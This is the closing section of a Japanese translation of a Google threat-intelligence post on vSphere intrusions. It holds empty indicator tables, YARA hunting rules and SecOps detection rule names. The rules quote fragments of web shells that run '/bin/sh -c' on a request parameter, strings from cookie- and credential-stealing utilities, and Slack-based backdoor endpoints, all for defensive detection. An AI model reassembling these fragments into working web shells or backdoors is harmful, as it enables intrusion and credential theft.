本ブログ記事で解説した活動を、より広いコミュニティが探索・特定できるよう、侵害指標(IOC)を登録ユーザー向けのGTIコレクションに掲載しています。
ネットワーク指標
|
指標 |
説明 |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
|
|
難読化ネットワークの疑いがあるIP |
表2:ネットワーク指標
ファイル指標
|
ファイル名 |
説明 |
|
|
SLIMSAVAGE Webシェル |
|
|
CAGEMATCH ペイロード配置用Webシェル |
|
|
BONESAWユーティリティ |
|
|
SAWSNAKEユーティリティ |
|
|
BEARBONESバックドア |
|
|
LAZYBONESバックドア |
表3:ファイル指標
検知
YARAルール
rule G_Hunting_Webshell_SLIMSAVAGE_1 {
      meta:
        author = "Google Threat Intelligence Group"
      strings:
        $s1 = "if(\"123\".equals(request.getParameter(\"pwd\")))" ascii wide
        $s2 = "new ProcessBuilder(\"/bin/sh\",\"-c\",request.getParameter(\"i\"))" ascii wide
        $s3 = "InputStream a = p.getInputStream(), b = p.getErrorStream();" ascii wide
        $s4 = "while((c=a.read(d))!=-1){out.print(new String(d,0,c));}" ascii wide
        $s5 = "catch(Exception e){out.print(\"ERR:\"+e);}" ascii wide
      condition:
        all of ($s*)
    }
rule G_Hunting_Webshell_CAGEMATCH_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$s1 = "request.getContentType().split(\"boundary=\")" ascii wide
$s2 = "String s=new String(d,\"ISO-8859-1\");int fi=s.indexOf(\"filename=\\\"\");" ascii wide
$s3 = "String fname=new File(s.substring(fs,fe)).getName();" ascii wide
$s4 = "int so=s.substring(0,ds).getBytes(\"ISO-8859-1\").length;" ascii wide
$s5 = "File f=new File(\"/tmp\");f.mkdirs();File fout=new File(f,fname);" ascii wide
condition:
4 of ($s*)
}rule G_Hunting_Utility_SAWSNAKE_2 {
meta:
author = "Google Threat Intelligence Group"
strings:
$src1 = "saml_login/mdb.go" ascii
$src2 = "saml_login/saml.go" ascii
$src3 = "saml_login/c14n.go" ascii
$s1 = "[+] Successfully obtained Administrator cookies for %s!" ascii
$s2 = "[*] Successfully extracted trusted certificate 1" ascii
$s3 = "[*] Successfully extracted the IdP certificate" ascii
$s4 = "https://%s/ui/saml/websso/sso" ascii
$s5 = "effective SSO host for the exchange: %q" ascii
$s6 = "assertion canonicalized for digest: %d bytes, sha256=%s" ascii
condition:
uint32(0) == 0x464c457f and (2 of ($src*) or 4 of ($s*))
}rule G_Hunting_Utility_BONESAW_2 {
meta:
author = "Google Threat Intelligence Group"
strings:
$s_mdb_path = "/storage/db/vmware-vmdir/data.mdb" ascii
$s_srp_prime_n = "AC6BDB41324A9A9BF166DE5E1389582FAF72B6651987EE07FC3192943DB56050" ascii
$s_uuid_dbcp = "72c780fe-af6b-42ba-9b02-f61f4ccc98ed" ascii nocase
$c_uuid_dbcp = { fe 80 c7 72 6b af ba 42 9b 02 f6 1f 4c cc 98 ed }
$s_uuid_srp_verf = "c7e94609-6ab0-4767-8e92-b6485bff1649" ascii nocase
$c_uuid_srp_verf = { 09 46 e9 c7 b0 6a 67 47 8e 92 b6 48 5b ff 16 49 }
condition:
uint32(0) == 0x464C457F
and $s_mdb_path
and $s_srp_prime_n
and ($s_uuid_dbcp or $c_uuid_dbcp)
and ($s_uuid_srp_verf or $c_uuid_srp_verf)
}rule G_Hunting_Backdoor_BEARBONES_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$c_sha256_len = { BA 0E 00 00 00 4C 89 E7 48 89 EE }
$s_banner = "SSH-2.0-pulsesecure_" ascii
$s_rsa_key = "/tmp/rsa_host_key" ascii
$s_ecdsa_key = "/tmp/ecdsa_host_key" ascii
$s_dss_key = "/tmp/dss_host_key" ascii
condition:
uint32(0) == 0x464C457F
and ($c_sha256_len or $s_banner)
and 2 of ($s_*)
}rule G_Hunting_Backdoor_LAZYBONES_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$fn1 = "main.AesCtfCrypt_fromconf" ascii wide
$fn2 = "main.AesCtfDecrypt_fromconf" ascii wide
$fn3 = "main.uploadSlackFile" ascii wide
$fn4 = "main.getLastMessage" ascii wide
$fn5 = "main.exec_my" ascii wide
$api1 = "https://slack.com/api/files.getUploadURLExternal" ascii wide
$api2 = "https://slack.com/api/files.completeUploadExternal" ascii wide
$api3 = "https://slack.com/api/conversations.history" ascii wide
$str1 = "ok,current sleep is:" ascii wide
$str2 = "get but not function" ascii wide
$str3 = "readfile fail:" ascii wide
condition:
uint32(0) == 0x464c457f and
(
3 of ($fn*) or
(2 of ($api*) and 2 of ($str*))
)
}Google Security Operations(SecOps)
Google SecOpsのお客様は、Mandiant Frontline Threats、Mandiant Intel Emerging Threats、Mandiant Hunt Endpoint Identification Rulesの各ルールパックで、こうした広範なカテゴリのルールなどを利用できます。本ブログ記事で取り上げた活動は、Google SecOpsでは次のルール名で検知されます。
-
VMware vCenter VAMI API SSH Enablement
-
Base64 Encoded Shell Command Execution
-
Linux Web Server Process Echo Base64 Encoded String
-
Suspicious Curl Network Connection to Staging Directory
-
Suspicious Curl Download to tmp
謝辞
本分析は、Stuart Carrera氏とFLAREチームの協力なしには実現しませんでした。また、この脅威への対応で連携してくださったBroadcomにも感謝します。
翻訳元: https://cloud.google.com/blog/topics/threat-intelligence/armory-castle-exploits-vsphere/